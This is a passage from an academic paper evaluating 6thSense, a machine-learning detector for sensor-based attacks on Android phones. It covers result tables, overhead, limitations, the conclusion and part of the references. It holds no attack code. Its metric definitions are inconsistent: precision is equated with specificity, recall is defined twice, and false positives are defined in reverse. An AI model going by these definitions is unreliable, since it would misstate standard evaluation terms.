In order to test 6thSense, we divided the collected real user data into two sections as it is a common practice [77]. 75% of the collected benign dataset was used to train the 6thSense framework and 25% of the collected data along with malicious dataset were used for testing purposes. For the Markov Chain-based detection technique, the training dataset was used to compute the state transitions and to build the transition matrix. On the other hand, in the Naive Bayes-based detection technique, the training dataset was used to determine the frequency of sensor condition changes for a particular activity or task. As noted earlier, there were nine activities for the Naive Bayes technique. We split the data according to their activity for this approach. For the analysis of the other ML-based approaches, we define all the data in benign and malicious classes. The data were then used to train and test 6thSense using 10-fold cross validation for different ML algorithms.

Threshold (Number of consecutive malicious states)	Recall rate	False negative rate	Precision rate (specificity)	False positive rate	Accuracy	F-score
0	0.62	0.38	1	0	0.6833	0.7654
1	0.86	0.14	1	0	0.8833	0.9247
2	0.96	0.04	1	0	0.9667	0.9796
3	0.98	0.02	1	0	0.9833	0.9899
5	1	0	0.9	0.1	0.9833	0.9474
6	1	0	0.8	0.2	0.9667	0.8889
8	1	0	0.6	0.4	0.9333	0.75
10	1	0	0.5	0.5	0.9167	0.6667
12	1	0	0.5	0.5	0.9167	0.6667
15	1	0	0.3	0.7	0.8833	0.4615

Table 3: Performance evaluation of Markov Chain based model.

7.3 Performance Metrics

In the evaluation of 6thSense, we utilized the following six different performance metrics: Recall rate (sensitivity or True Positive rate), False Negative rate, Specificity (True Negative rate), False Positive rate, Accuracy, and F-score. True Positive (TP) indicates number of benign activities that are detected correctly while true negative (TN) refers to the number of correctly detected malicious activities. On the other hand, False Positive (FP) states malicious activities that are detected as benign activities and False Negative (FN) defines number of benign activities that are categorized as malicious activity. F-score is the performance metric of a framework that reflects the accuracy of the framework by considering the recall rate and specificity. These performance metrics are defined as follows:

$$Recall\ rate = \frac{TP}{TP+FN}, \quad (4)$$

$$False\ negative\ rate = \frac{FN}{TP+FN}, \quad (5)$$

$$Specificity = \frac{TN}{TN+FP}, \quad (6)$$

$$False\ positive\ rate = \frac{FP}{TN+FP}, \quad (7)$$

$$Recall\ rate = \frac{TP}{TP+FN}, \quad (8)$$

$$Accuracy = \frac{TP+TN}{TP+TN+FP+FN}, \quad (9)$$

$$F-score = \frac{2*Recall\ rate*Precision\ rate}{Recall\ rate+Precision\ rate} \quad (10)$$

In addition to the aforementioned performance metrics, we considered Receiver Operating Characterstic (ROC) curve as another performance metric for 6thSense.

7.4 Evaluation of Markov Chain-Based Detection

In the Markov Chain-based detection technique, we question whether the transition between two states (sensors' on/off condition in each second) is expected or not. In the evaluations, we used 65 testing sessions in total, among which 50 sessions were for the benign activities and the rest of the sessions were for the malicious activities. A session is composed of a series of sensory context conditions where a sensory context condition is the set of all available sensor conditions (on/off state) for different sensors. As discussed earlier in Section 6, a sensor condition is a value indicating whether the sensor data is changing or not. In this evaluation, the sensory context conditions were computed every one second. We observed that in real devices sometimes some sensor readings would be missed or real data would not be reflected probably due to hardware or software imperfections. And, real malicious Apps would cause consecutive malicious states on the device. Therefore, to overcome this, we also keep track of number of consecutive malicious states and use it as a threshold after which the session is considered as malicious. Table 3 displays the evaluation results associated wit the Markov Chain-based detection technique. When the threshold for consecutive malicious states is 0, i.e., when no threshold is applied, the accuracy is just 68% and FNR is as high as 38%. With increasing the threshold value, the accuracy first increases up to 98% then start decreasing.

The possible cut-off threshold can be three consecutive malicious occurrences which has both accuracy and F-score over 98%. In Table 3, different performance indicators for Markov Chain based detection are presented. We can observe that FN and TN rates of Markov Chain-based detection decrease as the threshold of consecutive malicious states increases. Again, both accuracy and F-

Threshold Probability	Recall rate	False negative rate	Precision rate (specificity)	False positive rate	Accuracy	F-score
55%	1	0	0.6	0.4	0.9333	0.75
57%	1	0	0.7	0.3	0.95	0.8235
60%	1	0	0.7	0.3	0.95	0.8235
62%	1	0	0.7	0.3	0.95	0.8235
65%	0.94	0.06	0.7	0.3	0.9	0.8024
67%	0.88	0.12	0.7	0.3	0.85	0.7797
70%	0.7	0.3	0.8	0.2	0.7167	0.7467
72%	0.7	0.3	0.9	0.1	0.7333	0.7875
75%	0.66	0.34	0.9	0.1	0.7	0.7616
80%	0.66	0.34	0.9	0.1	0.7	0.7615

Table 4: Performance evaluation of Naive Bayes model.

score reach to a peak value with the threshold of three consecutive malicious states on the device. From Figure 3, we can see that FP rate remains zero while TP rate increases at the beginning. The highest TP rate without introducing any FP case is over 98%. After 98%, it introduces some FP cases in the system which is considered as a risk to the system. In summary, Markov Chain-base detection in 6thSense can acquire accuracy over 98% without introducing any FP cases.




Figure 3: ROC curve of Markov Chain-based detection.

7.5 Evaluation of Naive Bayes-based Detection

In the Naive Bayes-based detection technique, 6thSense calculates the probability of a session to match it with each activity defined in Section7.1. Since all the activities are benign and there is no malicious activity (i.e., ground-truth data), 6thSense checks calculated probability of an activity from dataset against a threshold to determine the correct activity. If there is no match for a certain sensor condition with any of the activities, 6thSense detects the session as malicious. Table 4 shows the evaluation results.

For a threshold value of 55%, FN rate
is zero. However, FPR is too high, which lowers F-score of the framework. For a threshold of 60%, FPR decreases while FNR is still zero. In this case, accuracy is 95% and F-score is 82%. If the threshold is increased over 65%, it reduces the recall rate which affects accuracy and F-score. The evaluation indicates that the threshold value of 60% provides an accuracy of 95% and F-score of 82%.

From Figure 4, one can observe the relation between FPR and TPR of Naive Bayes-based detection. For FPR larger than 0.3, TPR becomes 1.




Figure 4: ROC curve of Naive Bayes-based detection.

7.6 Evaluation of Alternative Detection Techniques

In alternative detection techniques, we used other supervised machine learning techniques to train the 6thSense framework. For this, we utilized WEKA and it provides three types of analysis - split percentage analysis, cross-validation analysis, and supplied test set analysis. We chose 10 fold cross-validation analysis to ensure that all the data was used for both training and test. Thus, the

Algorithms	Recall rate	False negative rate	Precision rate	False positive rate	Accuracy	F-score
PART	0.9998	0.0002	0.6528	0.3472	0.99	0.7899
Logistic Function	0.9997	0.0003	0.2778	0.7222	0.998	0.4348
J48	0.9998	0.0002	0.6528	0.3472	0.99	0.7899
LMT	0.9998	0.0002	0.9306	0.0694	0.9997	0.964
Hoeffding Tree	1	0	0.0556	0.9444	0.9978	0.1053
Multilayer Perceptron	0.9998	0.0002	0.6944	0.3056	0.9991	0.8196

Table 5: Performance of other different machine learning based-detection techniques tested in 6thSense.

error rate of the predictive model would be minimized in the cross validation. In Table 5, a detailed evaluation of different machine learning algorithms is given for 6thSense. For *Rule Based Learning*, 6thSense has the best result for *PART* algorithm, which has an accuracy of 0.99 and F-score of 0.7899. On the other hand, for *Regression Analysis*, we use the logistic function which has high FPR (0.7222) and lower F-score (0.4348). *Multilayer Perceptron* algorithm gives an accuracy of 0.9991 and F-score of 0.8196, which is higher than previously mentioned algorithms. However, FPR is much higher (0.3056), which is actually a limitation for intrusion detection frameworks in general. Compared to these algorithms, *Linear Model Tree (LMT)* gives better results in detecting sensor-based attacks. This evaluation indicates that *LMT* provides an accuracy of 0.9997 and F-score of 0.964.

7.7 Comparison

In this subsection, we give a comparison among the different machine-learning-based detection approaches tested in 6thSense for defending against sensor-based threats. For all the approaches, we select the best possible case and report their performance metrics in Table 6. For Markov Chain-based detection, we choose three consecutive malicious states as valid device conditions. On the other hand, in Naive Bayes approach, the best performance is observed for the threshold of 60%. For other machine learning algorithms tested via WEKA, we choose LMT as it gives highest accuracy among other machine learning algorithms. These results indicate that LMT provides highest accuracy and F-score compared to the other two approaches.

On the contrary, Naive Bayes model displays higher recall rate and less FNR than other approaches. However, the presence of FPR in IDS is a serious security threat to the system since FPR refers to a malicious attack that is identified as a valid state, which is a threat to user privacy and security of the device. Both Markov Chain and LMT has lower FPR. In summary, considering F-score and accuracy of all these approaches, we conclude that LMT performs better than the others.

Performance Metrics	Markov Chain	Naive Bayes	LMT
Recall rate	0.98	1	0.9998
False Negative Rate	0.02	0	0.0002
Precision rate	1	0.7	0.9306
False positive rate	0	0.3	0.0694
Accuracy	0.9833	0.9492	0.9997
F-Score	0.9899	0.8235	0.964
auPRC	0.947	0.686	0.91

Table 6: Comparison of different machine-learning-based approaches proposed for 6thSense (i.e., Markov Chain, Naive Bayes, and LMT).

7.8 Performance Overhead

As previously mentioned, 6thSense collects data in an Android device from different sensors (permission and no-permission imposed sensors). In this sub-section, we measure the performance overhead introduced by 6thSense on the tested Android device in terms of CPU usage, RAM usage, file size, and power consumption and Table 7 gives the details of the performance overhead.

For no-permission-imposed sensors, the data collection phase logs all the values within a time interval which causes an increased usage of RAM, CPU and Disc compared to permission- imposed or logic-oriented sensors. For the power consumption, we observe that no-permission-imposed sensors use higher power than permission-imposed sensors. This is mainly because logic-oriented sensors have lower sampling rate, which reduces its resource needs.

The overall performance overhead is as low as 4% of CPU, less then 40*MB* RAM space, and less than 15*MB* disc space. Thus, its overhead is minimal and acceptable for an IDS system on current smartphones. One of the main concerns of implementing 6thSense on Android device is the power consumption.

Table 7 also shows the power consumption of the Android app used in 6thsense. For one minute, 6thsense consumes 16.62 mW power which increases

upto 178.33mW for ten seconds. The main reason of this high power consumption is that all the sensors are kept on for the data collection and all the data are saved on device for later analysis. However, in practical settings, the data would not be saved on device rather a real time analysis would be done, which indeed will decrease the power consumption. Without saving the data, the power consumption significantly becomes smaller. From Table 7, we can observe that the power consumption of 6thSense becomes 72.35 mW which is almost 2.5 times lower than otherwise. Also, all the sensors do not have to remain on for the analysis part. Data can be observed if the smart device is in unlocked status. Also, a suitable interval can be chosen for the data analysis by estimating average time of an attack. This is one of the possible future research directions for 6thSense.

Parameters	**Time**	**No-permission imposed sensors**	**Permission imposed sensors**
CPU Usage	N/A	3.90%	0.3%
RAM Usage	N/A	23 MB	14 MB
Disc Usage	For 1 min	6.5 MB	1 KB
	For 5 min	9 MB	2 KB
	For 10 min	12 MB	3 KB
Power Consumption	1 min	13.5 mW	3.12 mW
	5 min	96.67 mW	27.4 mW
	10 min	133.33 mW	45 mW
Power Consumption (without datafile)	1 min	2.68 mW	0.23 mW
	5 min	23.4 mW	9.63 mW
	10 min	55.35 mW	17 mW

Table 7: Performance Overhead of Android Apps.

8 Discussion and Limitations

- **Features and Benefits-** Compared to the existing solutions, 6thSense differentiates itself by considering a context-aware model to detect sensor-based threats. As sensors provide continuous data to the apps, security schemes must handle real-time data rather than stored data in the system. While most of the existing solutions work with the stored data or the data used by Apps [14, 29], 6thSense offers real-time sensor monitoring. On the other hand, modern high precision sensors on-board have higher frequency and sensitivity. These sensors can detect slight changes in the smart device's ambiance which reflects on sensor values. To overcome frequent changes in sensor values, 6thSense considers average values over one second, which mitigates the effect of changes in sensor values caused by the device ambiance. For example, if a person walks by a smartphone, the light sensor and motion sensors values will be changed for that instance. However, if one considers the average value over one second, it will be compensated by other readings recorded over one second. Another unique feature of 6thSense is that instead of considering the individual sensor data accessed by the Apps, user activities are monitored, which forms the basis of the contextual model for the 6thSense framework. 6thSense observes changes in sensors for different user activities. As more than one sensor remain active to perform a task, attackers need to learn the pattern of all the sensors for user activities to outperform 6thSense. If an attacker targets one specific sensor, an attack scenario will differ from normal user activity which can be easily detected by 6thSense. Thus, the context of user activities is very important to detect malicious activities in 6thSense. Moreover, 6thSense considers all the sensors' conditions as one device state, which provides easy monitoring of the sensors by one framework. Finally, 6thSense can work with all the sensors on a smart device extending the security beyond the traditional permission-imposed sensors (i.e., GPS, microphone, and camera).

- **Application Level Detection-** One of the promising practical applications of 6thSense is to combine the sensor level detection with an application level intrusion detection. 6thSense focuses on detecting malicious activities by observing working conditions of sensors rather than individual App behaviors. However, some prior works [82, 57, 78] also show that it is possible to achieve good accuracy when detecting malicious activities by observing sensor usage in the application level. The combination of application and sensor level detection might be one promising way to further improve the performance of 6thSense. Another interesting application of 6thSense would be to combine it with an online training method to eliminate the necessity of offline training.

- **Sensor-based threats in real-life settings -** One limitation of 6thSense is the adversaries (sensor-based attacks) used in the evaluation were constructed in a lab environment. Note that as of this writing, there are no real sensor-based malware in the wild. However, recently, many independent researchers have confirmed the feasibility of sensor-based threats for smart devices [57, 17, 1, 70]. Indeed, more recently, ICS-CERT also warned the vendors and the wider communities about the possibility of exploiting the sensors of a device to alter sensors' output in a controlled way to perform malicious behavior in the device [2]. Although there

are different limited security schemes to mitigate these attacks, there is no comprehensive contextual solution to secure smart devices from the sensor-based threats. Furthermore, we note that even locking down the sensor API with explicit permissions at the OS level would not surpass the sensor-based threats as users are not aware of these threats yet and can allow malicious Apps to use sensors unknowingly. For all these points, we built the prof-of-concept versions of the sensor-based threats discussed in Section 4. We also note that to ensure the reliability of the lab-made malware (i.e., a specific malicious App) for three threats described in the Adversary Model Section, we checked how they perform with respect to the real malicious software scanners. For this, we uploaded our lab-made malware on *VirusTotal* and tabulated the results of the performance of 60 different malware scanners available at the VirusTotal website in Table 8. As seen in this table, the sensor-based threats are not recognized by the different scanners. Only 2 out of 60 reported that they could detect, but these two only reported risks without clearly identifying any explicit malicious behaviour. Hence, it is difficult to detect the sensor-based threats mentioned in this paper by existing security schemes. Moreover, some security schemes only provide security to the specific sensors [57]. 6thSense covers several sensors as opposed to other existing existing security schemes without alerting the device. Also, existing sensor management systems of Android depends on explicit user-permission only for specific sensors (e.g., microphone, camera, speaker). As users are not aware of sensor-based threats yet, they can allow malicious Apps to use sensors unknowingly. Additionally, 6thSense also covers no-permission-imposed sensors (e.g., motion sensors, light sensor, etc.) in its design.

Adversary Model	Detection Ratio
Threat-1	2/60
Threat-2	2/60
Threat-3	3/62

Table 8: *VirusTotal* scan result for the adversary models.

- **Context-aware Malicious App-** One compelling case is that how 6thSense can defend against a malicious App which can learn and imitate a user's behavior. As described earlier, Threat 3, described in Section 4.1, can observe the working conditions of all the sensors and detect, for instance, a sleeping activity that records videos stealthily. 6thSense can even detect this powerful context-aware malware successfully. In summary, to outperform 6thSense, a malicious App must behave like a benign App all the time in a device, which limits its malicious purposes. Any incompatible behavior in the sensors of a smart device can be easily detected by 6thSense.

9 Conclusion

Wide utilization of sensor-rich smart devices created a new attack surface namely sensor-based attacks. Accelerometer, gyroscope, light, etc. sensors can be abused to steal and leak sensitive information or malicious Apps can be triggered via sensors. Security in current smart devices lacks appropriate defense mechanisms for such sensor-based threats. In this paper, we presented 6thSense, a novel context-aware task-oriented sensor-based attack detector for smart devices. We articulated problems in existing sensor management systems and different sensor-based threats for smart devices. Then, we presented the design of 6thSense to detect sensor-based attacks on a sensor-rich smart device with low-performance overhead. 6thSense utilized different machine learning (ML) techniques to distinguish malicious activities from benign activities on a device. To the best of our knowledge, 6thSense is the first comprehensive context-aware security solution against sensor-based threats. We evaluated 6thSense on real devices with 50 different individuals. 6thSense achieved over 95% of accuracy with different ML algorithms including Markov Chain, Naive Bayes, and LMT . We also evaluated 6thSense against three different sensor-based threats, i.e., information leakage, eavesdropping, and triggering a malware via sensors. The empirical evaluation revealed that 6thSense is highly effective and efficient at detecting sensor-based attacks while yielding minimal overhead.

Future Work: While 6thSense detects different sensor-based threats with high accuracy, we will expand 6thSense in our future work as follows: We will study other performance metrics such as Precision Recall Curve (PRC). We will evaluate the efficacy of 6thSense in other smart devices such as smartwatches and analyze all of its phases in its operations. Moreover, due to limited resources of the smart devices, trade-off between power consumption and effectiveness is a prime concern of any intrusion detection framework. Hence, we will study frequency-accuracy trade-off, battery-accuracy trade-off, and battery-frequency trade-off of 6thSense in different smart devices.

References

[1] Hacking sensors. `https://www.usenix.org/conference/enigma2017/conference-program/presentation/kim`.

Accessed: 2017-5-30.

[2] Mems accelerometer hardware design flaws (update a). https://ics-cert.us-cert.gov/alerts/ICS-ALERT-17-073-01A. Accessed: 2017-5-30.

[3] U.s. smartphone use in 2015. http://www.pewinternet.org/2015/04/01/us-smartphone-use-in-2015/, April 2015.

[4] A week in the life analysis of smartphone users. http://www.pewinternet.org/2015/04/01/, April 2015.

[5] Analyzing the power consumption of mobile antivirus software on android devices. http://drshem.com/2015/11/08/, August 2016.

[6] Android antivirus protection: Security steps you should take. http://us.norton.com/Android-Anti-Virus-Protection/article, sep 2016.

[7] Smartphone os market share, 2016 q2. http://www.idc.com/prodserv/smartphone-os-market-share.jsp, August 2016.

[8] Smartphone vendor market share, 2016 q2. http://www.idc.com/prodserv/smartphone-market-share.jsp, August 2016.

[9] AL-HAIQI, A., ISMAIL, M., AND NORDIN, R. Keystrokes inference attack on android: A comparative evaluation of sensors and their fusion. *Journal of ICT Research and Applications 7*, 2 (2013), 117–136.

[10] ASONOV, D., AND AGRAWAL, R. Keyboard acoustic emanations. In *Security and Privacy, 2004. Proceedings. 2004 IEEE Symposium on* (May 2004), pp. 3–11.

[11] AVILÉS-ARRIAGA, H., SUCAR-SUCCAR, L., MENDOZA-DURÁN, C., AND PINEDA-CORTÉS, L. A comparison of dynamic naive bayesian classifiers and hidden markov models for gesture recognition. *Journal of applied research and technology 9*, 1 (2011), 81–102.

[12] AVIV, A. J., SAPP, B., BLAZE, M., AND SMITH, J. M. Practicality of accelerometer side channels on smartphones. In *Proceedings of the 28th Annual Computer Security Applications Conference* (New York, NY, USA, 2012), ACSAC '12, ACM, pp. 41–50.

[13] BROOKS, S., GELMAN, A., JONES, G., AND MENG, X.-L. *Handbook of Markov Chain Monte Carlo*. CRC press, 2011.

[14] BUGIEL, S., DAVI, L., DMITRIENKO, A., HEUSER, S., SADEGHI, A.-R., AND SHASTRY, B. Practical and lightweight domain isolation on android. In *Proceedings of the 1st ACM workshop on Security and privacy in smartphones and mobile devices* (2011), ACM, pp. 51–62.

[15] CAI, L., AND CHEN, H. Touchlogger: Inferring keystrokes on touch screen from smartphone motion. In *Proceedings of the 6th USENIX Conference on Hot Topics in Security* (Berkeley, CA, USA, 2011), HotSec'11, USENIX Association, pp. 9–9.

[16] CAI, L., AND CHEN, H. *On the practicality of motion based keystroke inference attack*. Springer, 2012.

[17] CARLINI, N., MISHRA, P., VAIDYA, T., ZHANG, Y., SHERR, M., SHIELDS, C., WAGNER, D., AND ZHOU, W. Hidden voice commands. In *25th USENIX Security Symposium (USENIX Security 16), Austin, TX* (2016).

[18] CHAN, M., CAMPO, E., ESTÈVE, D., AND FOURNIOLS, J.-Y. Smart homes—current features and future perspectives. *Maturitas 64*, 2 (2009), 90–97.

[19] COFFED, J. The threat of gps jamming: The risk to an information utility. *Report of EXELIS, Jan. Chicago* (2014).

[20] DAHL, G. E., STOKES, J. W., DENG, L., AND YU, D. Large-scale malware classification using random projections and neural networks. In *Acoustics, Speech and Signal Processing (ICASSP), 2013 IEEE International Conference on* (2013), IEEE, pp. 3422–3426.

[21] DIAO, W., LIU, X., ZHOU, Z., AND ZHANG, K. Your voice assistant is mine: How to abuse speakers to steal information and control your phone. In *Proceedings of the 4th ACM Workshop on Security and Privacy in Smartphones & Mobile Devices* (New York, NY, USA, 2014), SPSM '14, ACM, pp. 63–74.

[22] ENCK, W., GILBERT, P., HAN, S., TENDULKAR, V., CHUN, B.-G., COX, L. P., JUNG, J., MCDANIEL, P., AND SHETH, A. N. Taintdroid: An information-flow tracking system for real-time privacy monitoring on smartphones. *ACM Trans. Comput. Syst. 32*, 2 (June 2014), 5:1–5:29.

[23] FAROOQI, A. H., KHAN, F. A., WANG, J., AND LEE, S. A novel intrusion detection framework for wireless sensor networks. *Personal and ubiquitous computing 17*, 5 (2013), 907–919.

[24] FOO KUNE, D., AND KIM, Y. Timing attacks on pin input devices. In *Proceedings of the 17th ACM Conference on Computer and Communications Security* (New York, NY, USA, 2010), CCS '10, ACM, pp. 678–680.

[25] GU, G., PORRAS, P. A., YEGNESWARAN, V., FONG, M. W., AND LEE, W. Bothunter: Detecting malware infection through ids-driven dialog correlation. In *Usenix Security* (2007), vol. 7, pp. 1–16.

[26] HALEVI, T., AND SAXENA, N. A closer look at keyboard acoustic emanations: Random passwords, typing styles and decoding techniques. In *Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security* (New York, NY, USA, 2012), ASIACCS '12, ACM, pp. 89–90.

[27] HALL, M., FRANK, E., HOLMES, G., PFAHRINGER, B., REUTEMANN, P., AND WITTEN, I. H. The weka data mining software: an update. *ACM SIGKDD explorations newsletter 11*, 1 (2009), 10–18.

[28] HASAN, R., SAXENA, N., HALEVIZ, T., ZAWOAD, S., AND RINEHART, D. Sensing-enabled channels for hard-to-detect command and control of mobile devices. In *Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security* (New York, NY, USA, 2013), ASIA CCS '13, ACM, pp. 469–480.

[29] HILTY, M., PRETSCHNER, A., BASIN, D., SCHAEFER, C., AND WALTER, T. A policy language for distributed usage control. In *European Symposium on Research in Computer Security* (2007), Springer, pp. 531–546.

[30] IOANNIS, K., DIMITRIOU, T., AND FREILING, F. C. Towards intrusion detection in wireless sensor networks. In *Proc. of the 13th European Wireless Conference* (2007), pp. 1–10.

[31] JANA, S., NARAYANAN, A., AND SHMATIKOV, V. A scanner darkly: Protecting user privacy from perceptual applications. In *Security and Privacy (SP), 2013 IEEE Symposium on* (2013), IEEE, pp. 349–363.

[32] JANG, Y., SONG, C., CHUNG, S. P., WANG, T., AND LEE, W. A11y attacks: Exploiting accessibility in operating systems. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security* (2014), ACM, pp. 103–115.

[33] JHA, S., TAN, K. M., AND MAXION, R. A. Markov chains, classifiers, and intrusion detection. In *csfw* (2001), vol. 1, Citeseer, p. 206.

[34] JOY PERSIAL, G., PRABHU, M., AND SHANMUGALAKSHMI, R. Side channel attack-survey. *Int J Adva Sci Res Rev 1*, 4 (2011), 54–57.

[35] Keilson, J. *Markov chain models—rarity and exponentiality*, vol. 28. Springer Science & Business Media, 2012.

[36] Kruegel, C., Mutz, D., Robertson, W., and Valeur, F. Bayesian event classification for intrusion detection. In *Computer Security Applications Conference, 2003. Proceedings. 19th Annual* (2003), IEEE, pp. 14–23.

[37] Lane, N. D., Miluzzo, E., Lu, H., Peebles, D., Choudhury, T., and Campbell, A. T. A survey of mobile phone sensing. *IEEE Communications Magazine 48*, 9 (Sept 2010), 140–150.

[38] Lane, N. D., Xu, Y., Lu, H., Hu, S., Choudhury, T., Campbell, A. T., and Zhao, F. Enabling large-scale human activity inference on smartphones using community similarity networks (csn). In *Proceedings of the 13th international conference on Ubiquitous computing* (2011), ACM, pp. 355–364.

[39] Lei, L., Wang, Y., Zhou, J., Zha, D., and Zhang, Z. A threat to mobile cyber-physical systems: Sensor-based privacy theft attacks on android smartphones. In *Trust, Security and Privacy in Computing and Communications (TrustCom), 2013 12th IEEE International Conference on* (July 2013), pp. 126–133.

[40] Linda, O., Vollmer, T., and Manic, M. Neural network based intrusion detection system for critical infrastructures. In *Neural Networks, 2009. IJCNN 2009. International Joint Conference on* (2009), IEEE, pp. 1827–1834.

[41] Macias, E., Suarez, A., and Lloret, J. Mobile sensing systems. *Sensors 13*, 12 (2013), 17292.

[42] Maiti, A., Jadliwala, M., He, J., and Bilogrevic, I. (smart) watch your taps: side-channel keystroke inference attacks using smartwatches. In *Proceedings of the 2015 ACM International Symposium on Wearable Computers* (2015), ACM, pp. 27–30.

[43] Meng, W., Lee, W. H., Murali, S., and Krishnan, S. Charging me and i know your secrets!: Towards juice filming attacks on smartphones. In *Proceedings of the 1st ACM Workshop on Cyber-Physical System Security* (New York, NY, USA, 2015), CPSS '15, ACM, pp. 89–98.

[44] Michalevsky, Y., Boneh, D., and Nakibly, G. Gyrophone: Recognizing speech from gyroscope signals. In *23rd USENIX Security Symposium (USENIX Security 14)* (San Diego, CA, Aug. 2014), USENIX Association, pp. 1053–1067.

[45] Milette, G., and Stroud, A. *Professional Android sensor programming*. John Wiley & Sons, 2012.

[46] Miluzzo, E., Varshavsky, A., Balakrishnan, S., and Choudhury, R. R. Tapprints: Your finger taps have fingerprints. In *Proceedings of the 10th International Conference on Mobile Systems, Applications, and Services* (New York, NY, USA, 2012), MobiSys '12, ACM, pp. 323–336.

[47] Mohamed, M., Shrestha, B., and Saxena, N. Smashed: Sniffing and manipulating android sensor data for offensive purposes. *IEEE Transactions on Information Forensics and Security PP*, 99 (2016), 1–1.

[48] Molay, D., Koung, F.-H., and Tam, K. Learning characteristics of smartphone users from accelerometer and gyroscope data.

[49] Mukherjee, S., and Sharma, N. Intrusion detection using naive bayes classifier with feature reduction. *Procedia Technology 4* (2012), 119–128.

[50] Murphy, K. P. Naive bayes classifiers. *University of British Columbia* (2006).

[51] Narain, S., Sanatinia, A., and Noubir, G. Single-stroke language-agnostic keylogging using stereo-microphones and domain specific machine learning. In *Proceedings of the 2014 ACM Conference on Security and Privacy in Wireless & Mobile Networks* (New York, NY, USA, 2014), WiSec '14, ACM, pp. 201–212.

[52] Nguyen, T. Using unrestricted mobile sensors to infer tapped and traced user inputs. In *Information Technology - New Generations (ITNG), 2015 12th International Conference on* (April 2015), pp. 151–156.

[53] Owusu, E., Han, J., Das, S., Perrig, A., and Zhang, J. Accessory: password inference using accelerometers on smartphones. In *Proceedings of the Twelfth Workshop on Mobile Computing Systems & Applications* (2012), ACM, p. 9.

[54] Panda, M., and Patra, M. R. Network intrusion detection using naive bayes. *International journal of computer science and network security 7*, 12 (2007), 258–263.

[55] Park, B.-W., and Lee, K. C. *The Effect of Users' Characteristics and Experiential Factors on the Compulsive Usage of the Smartphone*. Springer Berlin Heidelberg, Berlin, Heidelberg, 2011.

[56] Peiravian, N., and Zhu, X. Machine learning for android malware detection using permission and api calls. In *Tools with Artificial Intelligence (ICTAI), 2013 IEEE 25th International Conference on* (2013), IEEE, pp. 300–305.

[57] Petracca, G., Sun, Y., Jaeger, T., and Atamli, A. Audroid: Preventing attacks on audio channels in mobile devices. In *Proceedings of the 31st Annual Computer Security Applications Conference* (New York, NY, USA, 2015), ACSAC 2015, ACM, pp. 181–190.

[58] Ping, D., Sun, X., and Mao, B. Textlogger: Inferring longer inputs on touch screen using motion sensors. In *Proceedings of the 8th ACM Conference on Security & Privacy in Wireless and Mobile Networks* (New York, NY, USA, 2015), WiSec '15, ACM, pp. 24:1–24:12.

[59] Pongaliur, K., Abraham, Z., Liu, A. X., Xiao, L., and Kempel, L. Securing sensor nodes against side channel attacks. In *High Assurance Systems Engineering Symposium, 2008. HASE 2008. 11th IEEE* (2008), IEEE, pp. 353–361.

[60] Poslad, S. *Ubiquitous computing: smart devices, environments and interactions*. John Wiley & Sons, 2011.

[61] Roesner, F., Kohno, T., Moshchuk, A., Parno, B., Wang, H. J., and Cowan, C. User-driven access control: Rethinking permission granting in modern operating systems. In *2012 IEEE Symposium on Security and Privacy* (2012), IEEE, pp. 224–238.

[62] Sahs, J., and Khan, L. A machine learning approach to android malware detection. In *Intelligence and security informatics conference (eisic), 2012 european* (2012), IEEE, pp. 141–147.

[63] Schlegel, R., Zhang, K., Zhou, X.-y., Intwala, M., Kapadia, A., and Wang, X. Soundcomber: A stealthy and context-aware sound trojan for smartphones. *NDSS 11* (2011), 17–33.

[64] Schmidt, A.-D., Bye, R., Schmidt, H.-G., Clausen, J., Kiraz, O., Yuksel, K. A., Camtepe, S. A., and Albayrak, S. Static analysis of executables for collaborative malware detection on android. In *Communications, 2009. ICC'09. IEEE International Conference on* (2009), IEEE, pp. 1–5.

[65] Shabtai, A., Kanonov, U., Elovici, Y., Glezer, C., and Weiss, Y. "andromaly": a behavioral malware detection framework for android devices. *Journal of Intelligent Information Systems 38*, 1 (2012), 161–190.

[66] Shen, C., Pei, S., Yang, Z., and Guan, X. Input extraction via motion-sensor behavior analysis on smartphones. *Computers & Security 53* (2015), 143–155.

[67] SHUKLA, D., KUMAR, R., SERWADDA, A., AND PHOHA, V. V. Beware, your hands reveal your secrets! In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2014), CCS '14, ACM, pp. 904–917.

[68] SIMON, L., AND ANDERSON, R. Pin skimmer: Inferring pins through the camera and microphone. In *Proceedings of the Third ACM Workshop on Security and Privacy in Smartphones & Mobile Devices* (New York, NY, USA, 2013), SPSM '13, ACM, pp. 67–78.

[69] SMALLEY, S., AND CRAIG, R. Security enhanced (se) android: Bringing flexible mac to android. In *NDSS* (2013), vol. 310, pp. 20–38.

[70] SON, Y., SHIN, H., KIM, D., PARK, Y.-S., NOH, J., CHOI, K., CHOI, J., KIM, Y., ET AL. Rocking drones with intentional sound noise on gyroscopic sensors. In *USENIX Security* (2015), pp. 881–896.

[71] SPREITZER, R. Pin skimming: Exploiting the ambient-light sensor in mobile devices. In *Proceedings of the 4th ACM Workshop on Security and Privacy in Smartphones & Mobile Devices* (New York, NY, USA, 2014), SPSM '14, ACM, pp. 51–62.

[72] STRIKOS, A. A. A full approach for intrusion detection in wireless sensor networks. *School of Information and Communication Technology* (2007).

[73] SUBRAMANIAN, V., ULUAGAC, S., CAM, H., AND BEYAH, R. Examining the characteristics and implications of sensor side channels. In *Communications (ICC), 2013 IEEE International Conference on* (June 2013), pp. 2205–2210.

[74] SUN, M., ZHENG, M., LUI, J. C. S., AND JIANG, X. Design and implementation of an android host-based intrusion prevention system. In *Proceedings of the 30th Annual Computer Security Applications Conference* (New York, NY, USA, 2014), ACSAC '14, ACM, pp. 226–235.

[75] TIPPENHAUER, N. O., PÖPPER, C., RASMUSSEN, K. B., AND CAPKUN, S. On the requirements for successful gps spoofing attacks. In *Proceedings of the 18th ACM conference on Computer and communications security* (2011), ACM, pp. 75–86.

[76] ULUAGAC, A., SUBRAMANIAN, V., AND BEYAH, R. Sensory channel threats to cyber physical systems: A wake-up call. In *Communications and Network Security (CNS), 2014 IEEE Conference on* (Oct 2014), pp. 301–309.

[77] ULUAGAC, S., RADHAKRISHNAN, S. V., CORBETT, C. L., BACA, A., AND BEYAH, R. A passive technique for fingerprinting wireless devices with wired-side observations. In *2013 IEEE Conference on Communications and Network Security (CNS) (IEEE CNS 2013)* (Washington, USA, Oct. 2013), pp. 471–479.

